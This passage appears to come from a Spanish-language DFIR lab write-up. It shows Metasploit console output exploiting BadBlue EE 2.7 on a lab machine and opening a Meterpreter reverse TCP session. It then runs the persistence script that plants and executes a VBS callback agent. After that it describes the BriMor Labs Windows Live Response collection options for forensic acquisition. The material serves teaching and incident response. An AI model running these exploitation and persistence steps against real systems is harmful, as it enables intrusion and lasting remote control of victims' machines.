[*] Started reverse TCP handler on 10.0.2.6:4444  
[*] Trying target BadBlue EE 2.7 Universal...  
[*] Sending stage (179779 bytes) to 10.0.2.4  
[*] Meterpreter session 1 opened (10.0.2.6:4444 -> 10.0.2.4:49183) at 2019-06-18  
11:27:29 +0200  
  
meterpreter > |
```

```
meterpreter > run persistence

[!] Meterpreter scripts are deprecated. Try post/windows/manage/persistence_exe.
[!] Example: run post/windows/manage/persistence_exe OPTION=value [...]
[*] Running Persistence Script
[*] Resource file for cleanup created at /root/.msf4/logs/persistence/MORTERUELO-LIMP_20190618.3525/MORTERUELO-LIMP_20190618.3525.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=10.0.2.6 LPORT=4444
[*] Persistent agent script is 99615 bytes long
[+] Persistent Script written to C:\Users\MORTER~1\AppData\Local\Temp\qlsZLJtvn00X.vbs
[*] Executing script C:\Users\MORTER~1\AppData\Local\Temp\qlsZLJtvn00X.vbs
[+] Agent executed with PID 2420
meterpreter > 
```

# UN POQUITO DE FORENSE PARA UN CASO DFIR





BriMor Labs Windows Live Response Collection

### BriMor Labs Windows Live Response Collection Data Gathering Scripts

- Secure-Complete** -- Choosing this option will gather a memory dump, volatile data, and full disk image. Upon completion all data will be compressed and password protected.
- Secure-Memory Dump** -- Choosing this option will gather a memory dump and volatile data. Upon completion all data will be compressed and password protected.
- Secure-Triage** -- Choosing this option will gather volatile data. Upon completion all data will be compressed and password protected.



- Complete** -- Choosing this option will gather a memory dump, volatile data, and full disk image.
- Memory Dump** -- Choosing this option will gather a memory dump and volatile data.
- Triage** -- Choosing this option will gather volatile data.

Run Selected Windows Live Response Script

License Questions? About



[comercial@smarthc.es](mailto:comercial@smarthc.es)  
[www.smarthc.es](http://www.smarthc.es)

